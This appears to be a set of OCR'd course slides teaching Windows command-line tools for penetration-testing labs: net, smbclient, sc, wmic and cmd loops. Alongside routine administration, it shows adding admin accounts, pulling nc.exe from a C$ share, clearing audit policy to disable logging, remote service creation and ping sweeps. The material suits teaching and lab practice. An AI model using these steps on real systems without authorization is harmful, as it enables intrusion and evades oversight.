
Net: Managing Local Accounts and Groups

- The **net** Command Prompt command manages **almost any aspect of a network and its settings**, including network shares, network print jobs, and network users.

- List local users
  - ❖C:\> net user
- List domain users
  - ❖C:\> net user /domain
- List local groups
  - ❖C:\> net localgroup
- List members of a local group
  - ❖C:\> net localgroup [group], for example
  - ❖C:\> net localgroup administrators

26

26



Net

Net: Managing Local Accounts and Groups

- Add a local user
  - ❖C:\> net user [login_name] [password] /add

*You'll practice this command from the Lab

- Add a user to a domain
  - ❖C:\> net user [login_name] [password] /add /domain
- Add the user in the local admin group
  - ❖C:\> net localgroup administrators [login_name] /add
- To remove a user from the admin group
  - ❖C:\> net localgroup administrators [login_name] /del
- To delete a user
  - ❖C:\> net user [login_name] /del

27

27

Net


Net: Setting and Dropping SMB Sessions

- **Net use**: The net use command is a Command Prompt command used to connect to, remove, and configure connections to shared resources, like **mapped drives and network printers**.
- Set up a session
  - ❖**C:\> net use \\[targetIP] [password] /u: [user]**
  - ❖Some versions of Windows require specifying machine name before the user /u: [MachineName_or_Domain]\[user]
- Mount a share on a target (mapping a network drive)
  - ❖C:\> net use * \\[targetIP]\[share] [password] /u: [user]
  - ❖Attach to the next available drive on the attack machine such as Z: or you can specify a drive
  - ❖C:\> net use Z: \\[targetIP]\[share] [password] /u: [user]
- Note: if there is a connection from one machine to another with a given user account, you cannot open another SMB session to that same target as a different user. You must drop the previous session

Net

Net use

- Drop a session
  - ❖C:\> net use \\[targetIP] /del
- Delete all sessions
  - ❖C:\> net use * /del
- C:\> net use
  - ❖Look at which sessions the local machine has opened with other remote systems (outbound)




```
The command completed successfully.


C:\Windows\system32>net use
New connections will not be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
             F:        \\ucmo\data               Microsoft Windows Network
             G:        \\ucmo\data\castdean      Microsoft Windows Network
             H:        \\ucmo\home\facstaff\yue  Microsoft Windows Network
             I:        \\ucmo.local\data         Microsoft Windows Network
             J:        \\ucmo\data\peudata       Microsoft Windows Network
OK           M:        \\webedit\webs\cs-math    Microsoft Windows Network
             Q:        \\ucmo\data\provost       Microsoft Windows Network
OK           W:        \\webedit\webs\cs         Microsoft Windows Network
OK           Z:        \\webedit\webs\cybersecurity
                                                Microsoft Windows Network
The command completed successfully.
```

Net

Net view and Nbtstat

- Show all available file shares on the local machine
  - ❖C:\> net view \\127.0.0.1
- Look at NetBIOS over TCP/IP activity
  - ❖C:\> nbtstat -S
  - ❖Switch -S indicates that we want to see systems connected to our machine, listed by IP addresses
  - ❖Net**BIOS** = Network Basic Input/Ouput System (network service on local network)
    - ❖BIOS (btw OS and hardware)




```
C:\WINDOWS\system32>nbtstat -S

VMware Network Adapter VMnet8:
Node IpAddress: [192.168.119.1] Scope Id: []

    No Connections

VMware Network Adapter VMnet1:
Node IpAddress: [172.16.85.1] Scope Id: []

    No Connections

Ethernet:
Node IpAddress: [0.0.0.0] Scope Id: []

    No Connections

Wi-Fi:
Node IpAddress: [192.168.1.66] Scope Id: []

    No Connections

Local Area Connection* 2:
Node IpAddress: [0.0.0.0] Scope Id: []

    No Connections
```

30

Net

Using Smbclient to Get a List of Shares

- **Net view** command hides the default admin shares such as IPC$, ADMIN$ and C$
- Use smbclient on Linux to pull a list of shares from Windows. Smbclient shows all default admin shares




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 192.168.84.247 -U georgia
Password for [WORKGROUP\georgia]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.84.247 failed (Erro
Unable to connect with SMB1 -- no workgroup availabl

┌──(kali㉿kali)-[~]
└─$ █
```

It is important to note that the user does not have to be in the admin group to connect to most available shares such as IPC$. That is you can establish a SMB session to most Windows targets as long as you have a non-admin username and password. **Some shares such as C$ and ADMIN$ do require admin privileges to connect to.**

Net

Establishing SMB Session from Linux to Windows via smbclient



```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.84.247/C$ -U georgia -p 445
Password for [WORKGROUP\georgia]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Thu Mar 23 17:03:21 2023
  autoexec.bat                        A       24  Wed Jun 10 17:42:20 2009
  Boot                              DHS        0  Sat Dec  1 01:32:58 2018
  bootmgr                          AHSR   383786  Sat Nov 20 16:29:06 2010
  BOOTSECT.BAK                     AHSR     8192  Sat Dec  1 01:32:58 2018
  config.sys                          A       10  Wed Jun 10 17:42:20 2009
  Documents and Settings          DHSrn        0  Tue Jul 14 00:53:55 2009
  pagefile.sys                      AHS 1073741824  Tue Apr  4 13:20:02 2023
  PerfLogs                            D        0  Mon Jul 13 22:37:05 2009
  Program Files                      DR        0  Thu Dec  6 18:01:54 2018
  ProgramData                       DHn        0  Fri Nov 30 23:37:13 2018
  Recovery                         DHSn        0  Fri Nov 30 23:35:48 2018
  System Volume Information         DHS        0  Tue Apr  4 11:48:38 2023
  Tools                               D        0  Tue Apr  4 12:10:51 2023
  Users                              DR        0  Thu Mar 23 17:03:09 2023
  Windows                             D        0  Thu Dec  6 18:01:46 2018

                15728127 blocks of size 4096. 13655474 blocks available
smb: \> cd tools
smb: \tools\> get nc.exe
getting file \tools\nc.exe of size 59392 as nc.exe (3222.2 KiloBytes/sec) (average 3222.2 KiloBytes/sec)
smb: \tools\> 
```


32

32

Net

Net session

- C:\> net session
  - ❖Look at who has an open session with the local machine (inbound)



```
C:\Tools\enum\enum>net sessions

Computer               User name            Client Type       Opens Idle time

-------------------------------------------------------------------------------
\\192.168.84.160       georgia                                    0 00:01:52

The command completed successfully.


C:\Tools\enum\enum>_
```

*Connection from Kali

33

33

Net

Net: Manage Shared Resources

- **C:\> net share Downloads=Z:\Downloads /GRANT:everyone,FULL**
- Sharing the Z:\Downloads folder with everyone on the network and giving all of them full read/write access
- Could modify this one by replacing FULL with READ or CHANGE for those rights only
- Replace everyone with a specific username to give share access to just that one user account

34

34

Disable Auditing

- Establish a SMB session, then run
  - ❖C:\> **auditpol** \\Traget IP /clear
  - ❖This **deletes the per-user audit policy** for all users, resets (disables) the system audit policy for all subcategories, and sets all the auditing options to disabled
  - ❖**A Windows audit policy defines what type of events you want to keep track of in a Windows environment**. For example, when a user account gets locked out or a user enters a bad password these events will generate a log entry when auditing is turned on.

35

35

Sc


Sc: Service Controller

- You can use service controller command **sc** to interact with services locally
- **If you have an admin SMB session remotely with a target**, we can run command remotely using sc \\[targetIP]
- To list all running services
  - ❖**C:\> sc \\[targetIP] query**
- To list all installed services
  - ❖C:\> sc \\[targetIP] query state= all
  - ❖There must be a space between = and all

Sc

Sc: Service Controller

- Display details for a given service
  - ❖C:\> sc \\[targetIP] qc [service_name]
  - ❖Note, the sc qc command display START_TYPE
- Start a service
  - ❖C:\> sc \\[targetIP] start [service_name]
- Stop a service
  - ❖C:\> sc \\[targetIP] stop [service_name]
- Delete a service
  - ❖C:\> sc \\[targetIP] delete [service_name]



```
C:\Documents and Settings\georgia>sc \\192.168.84.247 qc schedule
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: schedule
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs
        LOAD_ORDER_GROUP   : SchedulerGroup
        TAG                : 0
        DISPLAY_NAME       : Task Scheduler
        DEPENDENCIES       : RPCSS
                           : EventLog
        SERVICE_START_NAME : LocalSystem

C:\Documents and Settings\georgia>_
```

Sc

Sc: Service Controller


- Display status of a service
  - ❖C:\> sc \\[targetIP] query [service_name]
- Configure a service
  - ❖**C:\> sc \\[targetIP] config [service_name]**
  - ❖C:\> sc \\[targetIP] config [service_name] start= demand
  - ❖Note, there must be a space between = and demand
  - ❖If service has a start_type of disabled, you cannot start it until you change it to a start type of demand
- Create a service
  - ❖**C:\> sc \\[targetIP] create [service_name] binpath= "command"**
  - ❖Note, there must be a space between = and "

38

38

Sc


Sc: Determining Service Name



```
SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AppMgmt
DISPLAY_NAME: Application Management
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 1077       (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: Audiosrv
DISPLAY_NAME: Windows Audio
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

40


40



Wmic

WMIC: Windows Management Instrumentation Control Command

- Windows **Management** Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating system
  - C:> **wmic COMPUTERSYSTEM**
- It is built into Windows XP pro through Windows 11
- Runs against local system by default
- **Can take effect on a remote system if you have an admin access of SMB session**
  - ❖C:\> wmic /node:[targetIP] /user:[admin_user] /password:[password]
  - ❖/node:@[hostlist], run command on multiple machines-one machine per line




Wmic

WMIC Syntax

- **C:\> wmic [alias] [where clause] [verb clause]**
- Useful alias
  - ❖process, service, useraccount
- Example [where clause]
  - ❖where name="nc.exe"
  - ❖where processid="pid"
  - ❖where (commandline like "%string%")
  - ❖where (name="nc.exe" and parentprocessid!="pid")
- Example [verb clause]
  - ❖list [full | brief]
  - ❖get [attr1, attr2, …]
  - ❖call [method]
  - ❖Delete

❖C:\> wmic cpu get Name

❖C:\> wmic process where name="wordpad.exe" delete



Wmic


WMIC Syntax

- List all attributes of alias

  ❖**C:\> wmic [alias] get /?**

- List all methods of alias

  ❖**C:\> wmic [alias] call /?**



Wmic

WMIC

- List process on a target

  ❖C:\> wmic process list brief
- List user on a target

  ❖C:\> wmic useraccount list brief
- Find a service name

  ❖C:\> wmic service where (displayname like "%string%") get name
- Create a process

  ❖C:\> wmic process call create "[command]"
- Kill a process

  ❖C:\> wmic process where processid="[pid]" delete

  ❖C:\> wmic process where name="[process_name]" delete

Loop: For /L

- For /L loop
  - ❖C:\> for /L %i in (start, step, stop) do [command]
- Run multiple commands, run command1 followed by command2
  - ❖[command1] & [command2]
- Run command2 only if command1 succeeds
  - ❖[command1] && [command2]
- Run command2 only if command1 fails
  - ❖[command1] || [command2]
- Turn off echoing of a command
  - ❖@command

45

45

Several Examples

- Ping Sweep
  - ❖C:\> for /L %i in (1,1,255) do @ping -n 1 192.168.1.%i | find "TTL"
  - ❖Which Nmap option is roughly equivalent to this?
- Reverse DNS lookup
  - ❖C:\> for /L %i in (1,1,255) do @nslookup 192.168.1.%i *DNS_Server_IP* 2>nul | find "Name" && echo 192.168.1.%i
  - ❖The pseudo file NUL is used to discard any output from a program
  - ❖Recon-ng has the same functionality, why we do it using cmd.exe?

46

46

Loop: For /F


*Lab11 related

